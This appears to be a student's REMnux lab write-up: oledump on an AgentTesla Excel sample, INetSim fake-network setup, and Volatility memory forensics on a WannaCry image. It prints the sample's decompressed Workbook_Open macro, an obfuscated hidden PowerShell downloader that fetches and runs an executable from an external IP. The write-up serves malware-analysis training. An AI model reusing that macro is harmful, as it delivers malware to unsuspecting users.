REMnux - Getting Started

The REMnux VM is a specialised Linux distro. It already includes tools like Volatility, YARA, Wireshark, oledump, and INetSim. It also provides a sandbox-like environment for dissecting potentially malicious software without risking your primary system

File Analysis

will use `oledump.py` to conduct static analysis on a potentially malicious Excel document

`Oledump.py` is a Python tool that analyzes **OLE2** files, commonly called Structured Storage or Compound File Binary Format.

I ran the oledump.py on the agenttesla.xlsm file and this was the output:

```
ubuntu@ip-10-81-154-111:~$ cd /home/ubuntu/Desktop/tasks
ubuntu@ip-10-81-154-111:~/Desktop/tasks$ ls
Wcry_memory_image  agenttesla  possible_brute_ratel.pdf  suri-ingest-pcap.sh
ubuntu@ip-10-81-154-111:~/Desktop/tasks$ cd agenttesla/
ubuntu@ip-10-81-154-111:~/Desktop/tasks/agenttesla$ oledump.py agenttesla.xlsm
A: xl/vbaProject.bin
 A1:       468 'PROJECT'
 A2:        62 'PROJECTwm'
 A3: m     169 'VBA/Sheet1'
 A4: M     688 'VBA/ThisWorkbook'
 A5:         7 'VBA/_VBA_PROJECT'
 A6:       209 'VBA/dir'
```

Based on OleDump's file analysis, a VBA script might be embedded in the document and found inside `xl/vbaProject.bin`. Therefore, oledump will assign this with an index of A, though this can sometimes differ. The A (index) +Numbers are called **data streams**.

should be aware of the data stream with the capital letter **M**. This means there is a **Macro**, and you might want to check out this data stream, `'VBA/ThisWorkbook'`.

you can select the number to investigate by adding the -s [number you want to investigate]

eg:

oledump.py agenttesla.xlsm -s 4

```
ubuntu@ip-10-81-154-111:~/Desktop/tasks/agenttesla$ oledump.py agenttesla.xlsm -s 4
00000000: 01 AC B2 00 41 74 74 72  69 62 75 74 00 65 20 56  ....Attribut.e V
00000010: 42 5F 4E 61 6D 00 65 20  3D 20 22 54 68 69 00 73  B_Nam.e = "Thi.s
00000020: 57 6F 72 6B 62 6F 6F 10  6B 22 0D 0A 0A 8C 42 61  Workboo.k"....Ba
00000030: 73 01 02 8C 30 7B 30 30  30 32 30 50 38 31 39 2D  s...0{00020P819-
00000040: 00 10 30 03 08 43 23 05  12 03 00 34 36 7D 0D 7C  ..0..C#....46}.|
00000050: 47 6C 10 6F 62 61 6C 01  D0 53 70 61 82 63 01 92  Gl.obal..Spa.c..
00000060: 46 61 6C 73 65 0C 25 00  43 72 65 61 74 61 62 6C  False.%.Creatabl
00000070: 01 15 1F 50 72 65 64 65  63 6C 12 61 00 06 49 64  ...Predecl.a..Id
00000080: 00 23 54 72 75 81 0D 22  45 78 70 6F 73 65 01 1C  .#Tru.."Expose..
00000090: 01 11 40 54 65 6D 70 6C  61 74 40 65 44 65 72 69  ..@Templat@eDeri
000000A0: 76 96 12 43 80 75 73 74  6F 6D 69 7A 84 44 0D 83  v..C.ustomiz.D..
000000B0: 32 50 80 18 80 1C 20 53  75 62 02 20 05 92 5F 4F  2P.... Sub. .._O
000000C0: 70 65 6E 28 00 29 0D 0A  44 69 6D 20 53 00 71 74  pen(.)..Dim S.qt
000000D0: 6E 65 77 20 41 73 04 20  53 80 25 6E 67 2C 20 73  new As. S.%ng, s
000000E0: C0 4F 75 74 70 75 74 07  09 03 14 00 4D 67 67 63  .Output.....Mggc
000000F0: 62 6E 75 61 02 64 01 0C  4F 62 6A 65 63 74 42 2C  bnua.d..ObjectB,
00000100: 07 0A 45 78 65 63 07 0C  0D 06 0A 04 2B 00 BD 5E  ..Exec......+..^
00000110: 70 2A 6F 5E 00 2A 77 2A  65 2A 72 2A 73 10 5E 5E  p*o^.*w*e*r*s.^^
00000120: 2A 68 80 04 6C 5E 2A 00  6C 2A 20 2A 5E 2D 2A 57  *h..l^*.l* *^-*W
00000130: 00 2A 69 2A 6E 2A 5E 64  2A 00 6F 2A 77 5E 2A 53  .*i*n*^d*.o*w^*S
00000140: 2A 74 A0 2A 79 2A 5E 6C  00 11 20 00 14 02 69 01  *t.*y*^l.. ...i.
00000150: 0C 64 2A 5E 65 2A 6E 2A  5E 00 08 2D 00 0B 78 41  .d*^e*n*^..-..xA
00000160: 03 63 2A 12 75 00 0A 5E  69 00 0D 6E 2A 70 40 6F  .c*.u..^i..n*p@o
00000170: 6C 5E 69 63 79 C0 07 62  00 2A 79 70 5E 5E 61 73  l^icy..b.*yp^^as
00000180: 73 20 2A 3B 2A 20 24 01  4D 46 69 0A 6C 41 12 3D  s *;* $.MFi.lA.=
00000190: C0 00 5B 2A 49 2A 80 4F  2A 2E 2A 50 2A 61 C0 0E  ..[*I*.O*.*P*a..
000001A0: 00 68 2A 5D 2A 3A 3A 47  65 1A 74 40 09 2A 83 09  .h*]*::Ge.t@.*..
000001B0: 41 79 28 29 20 40 7C 20  52 65 6E 5E C0 02 2D 00  Ay() @| Ren^..-.
000001C0: 49 74 5E 65 6D 20 2D 4E  04 65 77 42 9A 7B 20 24  It^em -N.ewB.{ $
000001D0: 5F 20 18 2D 72 65 40 62  40 82 27 74 6D 00 70 24  _ .-re@b@.'tm.p$
000001E0: 27 2C 20 27 65 78 80 65  27 20 7D 20 96 50 C1 1D  ', 'ex.e' } .P..
000001F0: 00 54 68 72 75 3B 20 49  6E 00 5E 76 6F 2A 6B 65  .Thru; In.^vo*ke
00000200: 2D 57 00 65 5E 62 52 65  2A 71 75 00 65 73 74 20  -W.e^bRe*qu.est
00000210: 2D 55 5E 72 00 69 20 22  22 68 74 74 70 00 3A 2F  -U^r.i ""http.:/
00000220: 2F 31 39 33 2E 32 02 30  C3 00 36 37 2F 72 74 2F  /193.2.0..67/rt/
00000230: 00 44 6F 63 2D 33 37 33  37 80 31 32 32 70 64 66  .Doc-3737.122pdf
00000240: 2E 00 16 D0 22 22 20 2D  00 63 2A C1 27 07 34 02  ....""  -.c*.'.4.
00000250: 3B 80 65 2A 61 72 74 2D  50 80 72 6F 63 65 2A 73  ;.e*art-P.roce*s
00000260: 73 88 06 2B 00 B0 46 5E  52 83 2A 28 03 04 2C 20  s..+..F^R.*(..,
00000270: 68 22 2A 22 00 01 22 C0  7D 97 08 5E 49 86 08 65  h"*"..".}..^I..e
00000280: 74 48 7C 3D 20 C2 B8 65  01 43 77 28 22 57 53 63  tH|= ..e.Cw("WSc
00000290: 72 69 00 70 74 2E 53 68  65 6C 6C EB 8E 0B C2 82  ri.pt.Shell.....
000002A0: 3D C7 03 2E 01 04 C4 18  C0 0A 08 45 6E 64 81 A3  =..........End..
```


adding --vbadecompress to the command makes it a bit more readable

```
ubuntu@ip-10-81-154-111:~/Desktop/tasks/agenttesla$ oledump.py agenttesla.xlsm -s 4 --vbadecompress
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()
Dim Sqtnew As String, sOutput As String
Dim Mggcbnuad As Object, MggcbnuadExec As Object
Sqtnew = "^p*o^*w*e*r*s^^*h*e*l^*l* *^-*W*i*n*^d*o*w^*S*t*y*^l*e* *h*i*^d*d*^e*n^* *-*e*x*^e*c*u*t*^i*o*n*pol^icy
* *b*yp^^ass*;* $TempFile* *=* *[*I*O*.*P*a*t*h*]*::GetTem*pFile*Name() | Ren^ame-It^em -NewName { $_ -replace 't
mp$', 'exe' } ⌂Pass*Thru; In^vo*ke-We^bRe*quest -U^ri ""http://193.203.203.67/rt/Doc-3737122pdf.exe"" -Out*File $
TempFile; St*art-Proce*ss $TempFile;"
Sqtnew = Replace(Sqtnew, "*", "")
Sqtnew = Replace(Sqtnew, "^", "")
Set Mggcbnuad = CreateObject("WScript.Shell")
Set MggcbnuadExec = Mggcbnuad.Exec(Sqtnew)
```

from here we can use a tool like cyber chef :

https://gchq.github.io/CyberChef/

to make it even more readable I used a find/replace operation to remove some characters to make it even more readable.



break down:

- In PowerShell, running the `-WindowStyle` parameter allows you to control how the PowerShell window appears when executing a script or command. In this case, `hidden` means that the PowerShell window **won't be visible to the user**.
- By default, PowerShell restricts script execution for security reasons. The `-executionpolicy` parameter allows you to override this policy. The `bypass` means that the **execution policy is temporarily ignored**, allowing any script to run without restriction.
- The `Invoke-WebRequest` is commonly used for downloading files from the internet.

- The `-Uri` Specifies the URL of the web resource you want to retrieve. In our case, the script is downloading the resource `Doc-3737122pdf.exe` from `http://193.203.203.67/rt` /.
- The `-OutFile` specifies the local file where the downloaded content will be saved. In this case, the Doc-3737122pdf.exe will be saved to $TempFile.

- The `Start-Process` is used to execute the downloaded file that is stored in `$TempFile` after the web request.

the document `agenttesla.xlsm` is opened, a Macro will run! This Macro contains a VBA script. The script will run and will be running a PowerShell to download a file named `Doc-3737122pdf.exe` from `http://193.203.203.67/rt/` , save it to a variable $TempFile, then execute or start running the file inside this variable, which is a binary or a .exe file (`Doc-3737122pdf.exe`

I investigated another file:

```
ubuntu@ip-10-81-154-111:~/Desktop/tasks/agenttesla$ oledump.py possible_malicious.docx
  1:       114 '\x01CompObj'
  2:       280 '\x05DocumentSummaryInformation'
  3:       416 '\x05SummaryInformation'
  4:      7557 '1Table'
  5:    343998 'Data'
  6:       376 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M 1989192 'Macros/VBA/ThisDocument'
  9:      4099 'Macros/VBA/_VBA_PROJECT'
 10:       515 'Macros/VBA/dir'
 11:       112 'ObjectPool/_1649178531/\x01CompObj'
 12:        16 'ObjectPool/_1649178531/\x03OCXNAME'
 13:         6 'ObjectPool/_1649178531/\x03ObjInfo'
 14:        86 'ObjectPool/_1649178531/f'
 15:         0 'ObjectPool/_1649178531/o'
 16:      4096 'WordDocument'
```

it shows at datastream 8 there is a Macro present

Fake Network to Aid Analysis

During dynamic analysis, it is essential to observe the behaviour of potentially malicious software—especially its network activities

a tool inside our REMnux VM called **INetSim: Internet Services Simulation Suite**!**


INetSim

```
ubuntu@10.81.154.111:~$ sudo nano /etc/inetsim/inetsim.conf
##############################################
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip
#
# Default: 127.0.0.1
#
#dns_default_ip  0.0.0.0
```

i went into the inetsim folder and changed the default DNS ip to the ip of the machine then ran the command sudo inetsim to start the simulation

```
ubuntu@ip-10-81-154-111:~$ cat /etc/inetsim/inetsim.conf | grep dns_default_ip
# dns_default_ip
# Syntax: dns_default_ip <IP address>
dns_default_ip   10.81.154.111
ubuntu@ip-10-81-154-111:~$ sudo inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Warning: Unknown option '/var/log/inetsim/report/report.104162.txt#start_service' in configuration file '/etc/in
tsim/inetsim.conf' line 43
Configuration file parsed successfully.
=== INetSim main process started (PID 2244) ===
Session ID:     2244
Listening on:   0.0.0.0
Real Date/Time: 2026-02-27 19:36:46
Fake Date/Time: 2026-02-27 19:36:46 (Delta: 0 seconds)
 Forking services...
Couldn't create UDP socket: Address already in use at /usr/share/perl5/INetSim/DNS.pm line 36.
  * dns_53_tcp_udp - started (PID 2249)
  * ftp_21_tcp - started (PID 2256)
  * smtp_25_tcp - started (PID 2252)
  * smtps_465_tcp - started (PID 2253)
  * pop3s_995_tcp - started (PID 2255)
  * pop3_110_tcp - started (PID 2254)
  * ftps_990_tcp - started (PID 2257)
  * http_80_tcp - failed!
  * https_443_tcp - started (PID 2251)
 done.
Simulation running.
```

within the attackbox i go to the web browser and enter the REMnux machines IP address:



One usual malware behaviour is downloading another binary or script. We will try to mimic this behaviour by getting another file from INetsim

```
root@ip-10-81-88-74:~# sudo wget https://10.81.154.111/second_payload.zip --no-
heck-certificate
sudo: unable to resolve host ip-10-81-88-74: Name or service not known
--2026-02-27 19:39:48--  https://10.81.154.111/second_payload.zip
Connecting to 10.81.154.111:443... connected.
WARNING: cannot verify 10.81.154.111's certificate, issued by ‘CN=inetsim.org,O
=Internet Simulation services,O=INetSim’:
  Self-signed certificate encountered.
    WARNING: certificate common name ‘inetsim.org’ doesn't match requested host
name ‘10.81.154.111’.
HTTP request sent, awaiting response... 200 OK
Length: 258 [text/html]
Saving to: ‘second_payload.zip’

second_payload.zip  100%[===================>]     258  --.-KB/s    in 0s

2026-02-27 19:39:48 (11.2 MB/s) - ‘second_payload.zip’ saved [258/258]
```

All of these are fake files! Try to open the second_payload.ps1. When executed, this will direct you to INetSim's homepage.

What we did here is **mimic a malware's behaviour**, wherein it will try to reach out to a server or URL and then **download a secondary file that may contain another malware**.

Connection Report

I go back to the REMnux vm and stop INetSim which will create a report on its captured connections

I then opened the reports

```
ubuntu@ip-10-81-154-111:~$ sudo cat /var/log/inetsim/report/report.2594.txt
=== Report for session '2594' ===

Real start date            : 2024-09-22 21:04:42
Simulated start date       : 2024-09-22 21:04:42
Time difference on startup : none

2024-09-22 21:04:53  First simulated date in log file
2024-09-22 21:04:53  HTTPS connection, method: GET, URL: https://10.10.157.133/, file name: /var/lib/inetsim/http
/fakefiles/sample.html
2024-09-22 21:16:07  HTTPS connection, method: GET, URL: https://10.10.157.133/test.exe, file name: /var/lib/inet
sim/http/fakefiles/sample_gui.exe
2024-09-22 21:18:37  HTTPS connection, method: GET, URL: https://10.10.157.133/second_payload.ps1, file name: /va
r/lib/inetsim/http/fakefiles/sample.html
2024-09-22 21:18:49  HTTPS connection, method: GET, URL: https://10.10.157.133/second_payload.zip, file name: /va
r/lib/inetsim/http/fakefiles/sample.html
2024-09-22 21:18:49  Last simulated date in log file

===
```

These are the logs when the tool was running. We can see the connections made to the URL, the protocol, and the method it's using.

Memory Investigation: Evidence Preprocessing

One of the most common investigative practices in Digital Forensics is the preprocessing of evidence. This involves running tools and saving the results in text or JSON format.

Volatility commands are executed to identify and extract specific artefacts from memory images, and the resulting output can be saved to text files for further examination

Preprocessing With Volatility

PsTree

PsTree

This plugin lists processes in a tree based on their parent process ID.

Terminal

```
11:/home/ubuntu/Desktop/tasks/Wcry_memory_image$ vol3 -f wcry.mem windows.pstree.PsTree
mework 2.0.0
0       PDB scanning finished
```

▼ View Results

Terminal

```
PID PPID    ImageFileName   Offset(V)   Threads Handles SessionId   Wow64   CreateTime

4   0   System  0x823c8830  51  244 N/A False   N/A N/A
* 348   4   smss.exe    0x82169020  3   19  N/A False   2017-05-12 21:21:55.000000  N/A
** 620  348 winlogon.exe    0x8216e020  23  536 0   False   2017-05-12 21:22:01.000000
*** 664 620 services.exe    0x821937f0  15  265 0   False   2017-05-12 21:22:01.000000
**** 1024   664 svchost.exe 0x821af7e8  79  1366    0   False   2017-05-12 21:22:03.000
***** 1768  1024    wuauclt.exe 0x81f747c0  7   132 0   False   2017-05-12 21:22:52.000
***** 1168  1024    wscntfy.exe 0x81fea8a0  1   37  0   False   2017-05-12 21:22:56.000
**** 1152   664 svchost.exe 0x821bea78  10  173 0   False   2017-05-12 21:22:06.000000
**** 544    664 alg.exe 0x82010020  6   101 0   False   2017-05-12 21:22:55.000000  N/A
**** 836    664 svchost.exe 0x8221a2c0  19  211 0   False   2017-05-12 21:22:02.000000
**** 260    664 svchost.exe 0x81fb95d8  5   105 0   False   2017-05-12 21:22:18.000000
**** 904    664 svchost.exe 0x821b5230  9   227 0   False   2017-05-12 21:22:03.000000
**** 1484   664 spoolsv.exe 0x821e2da0  14  124 0   False   2017-05-12 21:22:09.000000
**** 1084   664 svchost.exe 0x8203b7a8  6   72  0   False   2017-05-12 21:22:03.000000
*** 676 620 lsass.exe   0x82191658  23  353 0   False   2017-05-12 21:22:01.000000  N/A
** 596  348 csrss.exe   0x82161da0  12  352 0   False   2017-05-12 21:22:00.000000  N/A
1636    1608    explorer.exe    0x821d9da0  11  331 0   False   2017-05-12 21:22:10.000
* 1956  1636    ctfmon.exe  0x82231da0  1   86  0   False   2017-05-12 21:22:14.000000
* 1940  1636    tasksche.exe    0x82218da0  7   51  0   False   2017-05-12 21:22:14.000
** 740  1940    @WanaDecryptor@ 0x81fde308  2   70  0   False   2017-05-12 21:22:22.000
```

PsList

PsList

This plugin is used to list all currently active processes in the machine.

Terminal

```
root@10.81.154.111:/home/ubuntu/Desktop/tasks/Wcry_memory_image$ vol3 -f wcry.mem windc
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

▼ View Results

Terminal

```
PID PPID    ImageFileName   Offset(V)   Threads Handles SessionId   Wow64   CreateTime

4   0   System  0x823c8830  51  244 N/A False   N/A N/A Disabled
348 4   smss.exe    0x82169020  3   19  N/A False   2017-05-12 21:21:55.000000  N/A Dis
596 348 csrss.exe   0x82161da0  12  352 0   False   2017-05-12 21:22:00.000000  N/A Dis
620 348 winlogon.exe    0x8216e020  23  536 0   False   2017-05-12 21:22:01.000000  N/A
664 620 services.exe    0x821937f0  15  265 0   False   2017-05-12 21:22:01.000000  N/A
676 620 lsass.exe   0x82191658  23  353 0   False   2017-05-12 21:22:01.000000  N/A Dis
836 664 svchost.exe 0x8221a2c0  19  211 0   False   2017-05-12 21:22:02.000000  N/A Dis
904 664 svchost.exe 0x821b5230  9   227 0   False   2017-05-12 21:22:03.000000  N/A Dis
1024    664 svchost.exe 0x821af7e8  79  1366    0   False   2017-05-12 21:22:03.000000
1084    664 svchost.exe 0x8203b7a8  6   72  0   False   2017-05-12 21:22:03.000000  N/A
1152    664 svchost.exe 0x821bea78  10  173 0   False   2017-05-12 21:22:06.000000  N/A
1484    664 spoolsv.exe 0x821e2da0  14  124 0   False   2017-05-12 21:22:09.000000  N/A
1636    1608    explorer.exe    0x821d9da0  11  331 0   False   2017-05-12 21:22:10.000
1940    1636    tasksche.exe    0x82218da0  7   51  0   False   2017-05-12 21:22:14.000
1956    1636    ctfmon.exe  0x82231da0  1   86  0   False   2017-05-12 21:22:14.000000
260 664 svchost.exe 0x81fb95d8  5   105 0   False   2017-05-12 21:22:18.000000  N/A Dis
740 1940    @WanaDecryptor@ 0x81fde308  2   70  0   False   2017-05-12 21:22:22.000000
1768    1024    wuauclt.exe 0x81f747c0  7   132 0   False   2017-05-12 21:22:52.000000
544 664 alg.exe 0x82010020  6   101 0   False   2017-05-12 21:22:55.000000  N/A Disable
1168    1024    wscntfy.exe 0x81fea8a0  1   37  0   False   2017-05-12 21:22:56.000000
```

CmdLine

CmdLine

This plugin is used to list process command line arguments.

Terminal

```
root@10.81.154.111:/home/ubuntu/Desktop/tasks/Wcry_memory_image$ vol3 -f wcry.mem windo
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

▼ View Results

Terminal

```
PID Process Args

4   System  Required memory at 0x10 is not valid (process exited?)
348 smss.exe    \SystemRoot\System32\smss.exe
596 csrss.exe   C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=10
620 winlogon.exe    winlogon.exe
664 services.exe    C:\WINDOWS\system32\services.exe
676 lsass.exe   C:\WINDOWS\system32\lsass.exe
836 svchost.exe C:\WINDOWS\system32\svchost -k DcomLaunch
904 svchost.exe C:\WINDOWS\system32\svchost -k rpcss
1024    svchost.exe C:\WINDOWS\System32\svchost.exe -k netsvcs
1084    svchost.exe C:\WINDOWS\system32\svchost.exe -k NetworkService
1152    svchost.exe C:\WINDOWS\system32\svchost.exe -k LocalService
1484    spoolsv.exe C:\WINDOWS\system32\spoolsv.exe
1636    explorer.exe    C:\WINDOWS\Explorer.EXE
1940    tasksche.exe    "C:\Intel\ivecuqmanpnirkt615\tasksche.exe"
1956    ctfmon.exe  "C:\WINDOWS\system32\ctfmon.exe"
260 svchost.exe C:\WINDOWS\system32\svchost.exe -k LocalService
740 @WanaDecryptor@ @WanaDecryptor@.exe
1768    wuauclt.exe "C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[400]S
544 alg.exe C:\WINDOWS\System32\alg.exe
1168    wscntfy.exe C:\WINDOWS\system32\wscntfy.exe
```

PsScan

PsScan

This plugin is used to scan for processes present in a particular Windows memory image.

Terminal

```
root@10.81.154.111:/home/ubuntu/Desktop/tasks/Wcry_memory_image$ vol3 -f wcry.mem windo
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

Malfind

Malfind

This plugin is used to lists process memory ranges that potentially contain injected code. There won't be any View Results icon for this one due to text limitation.

Terminal

```
root@10.81.154.111:/home/ubuntu/Desktop/tasks/Wcry_memory_image$ vol3 -f wcry.mem windo
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

Preprocessing With Strings

We will extract the **ASCII**, 16-bit **little-endian**, and 16-bit **big-endian** strings

```
strings wcry.mem > wcry.strings.ascii.txt
strings -e l  wcry.mem > wcry.strings.unicode_little_endian.txt
strings -e b  wcry.mem > wcry.strings.unicode_big_endian.txt
```

The `-e l` option tells strings to extract 16-bit little endian strings. The `-e b` option tells strings to extract 16-bit big endian strings.

I opened the malfind.txt and found the 2 processes that ran csrss.exe and winlogon.exe

```
Open  +   wcry.windows.malfind.Malfind.txt [Read-Only]   Save
          ~/Desktop/tasks/Wcry_memory_image
1  Volatility 3 Framework 2.0.0
2
3  PID     Process         Start VPN       End VPN         Tag     Protection      CommitCharge
   PrivateMemory   File output     Hexdump         Disasm
4
5  596     csrss.exe       0x7f6f0000      0x7f7effff      Vad     PAGE_EXECUTE_READWRITE  0       0
   Disabled
6  c8 00 00 00 8b 01 00 00         ........
7  ff ee ff ee 08 70 00 00         .....p..
8  08 00 00 00 00 fe 00 00         ........
9  00 00 10 00 00 20 00 00         ........
10 00 02 00 00 00 20 00 00         ........
11 8d 01 00 00 ff ef fd 7f         ........
12 03 00 08 06 00 00 00 00         ........
13 00 00 00 00 00 00 00 00         ........
14 0x7f6f0000:     enter   0, 0
15 0x7f6f0004:     mov     eax, dword ptr [ecx]
16 0x7f6f0006:     add     byte ptr [eax], al
17 620     winlogon.exe    0x21400000      0x21403fff      VadS    PAGE_EXECUTE_READWRITE  4       1
   Disabled
18 00 00 00 00 00 00 00 00         ........
19 00 00 00 00 00 00 00 00         ........
20 00 00 00 00 00 00 00 00         ........
21 00 00 00 00 00 00 00 00         ........
22 00 00 00 00 00 00 00 00         ........
23 00 00 00 00 00 00 00 00         ........
24 00 00 00 00 28 00 28 00         ....(.(.
25 01 00 00 00 00 00 00 00         ........
26 0x21400000:     add     byte ptr [eax], al
27 0x21400002:     add     byte ptr [eax], al
28 0x21400004:     add     byte ptr [eax], al
29 0x21400006:     add     byte ptr [eax], al
30 0x21400008:     add     byte ptr [eax], al
31 0x2140000a:     add     byte ptr [eax], al
32 0x2140000c:     add     byte ptr [eax], al
33 0x2140000e:     add     byte ptr [eax], al
34 0x21400010:     add     byte ptr [eax], al
35 0x21400012:     add     byte ptr [eax], al
36 0x21400014:     add     byte ptr [eax], al
37 0x21400016:     add     byte ptr [eax], al
38 0x21400018:     add     byte ptr [eax], al
39 0x2140001a:     add     byte ptr [eax], al
40 0x2140001c:     add     byte ptr [eax], al
41 0x2140001e:     add     byte ptr [eax], al
42 0x21400020:     add     byte ptr [eax], al
```

vol3 with the DllList parameter, what is the file path or directory of the binary @WanaDecryptor@.exe

```
260     svchost.exe     0x3dfd0000      0x1ec000        iertutil.dll    C:\WINDOWS\system32\iertutil.dll        N
/A     Disabled
260     svchost.exe     0x71ab0000      0x17000 WS2_32.dll      c:\windows\system32\WS2_32.dll  N/A     Disabled
260     svchost.exe     0x71aa0000      0x8000  WS2HELP.dll     c:\windows\system32\WS2HELP.dll N/A     Disabled
740     @WanaDecryptor@ 0x400000        0x3d000 @WanaDecryptor@.exe     C:\Intel\ivecuqmanpnirkt615\@WanaDecrypto
r@.exe N/A     Disabled
740     @WanaDecryptor@ 0x7c900000      0xb2000 ntdll.dll       C:\WINDOWS\system32\ntdll.dll   N/A     Disabled
740     @WanaDecryptor@ 0x7c800000      0xf6000 kernel32.dll    C:\WINDOWS\system32\kernel32.dll        N/A     D
isabled
740     @WanaDecryptor@ 0x73dd0000      0xf2000 MFC42.DLL       C:\WINDOWS\system32\MFC42.DLL   N/A     Disabled
740     @WanaDecryptor@ 0x77c10000      0x58000 msvcrt.dll      C:\WINDOWS\system32\msvcrt.dll  N/A     Disabled
```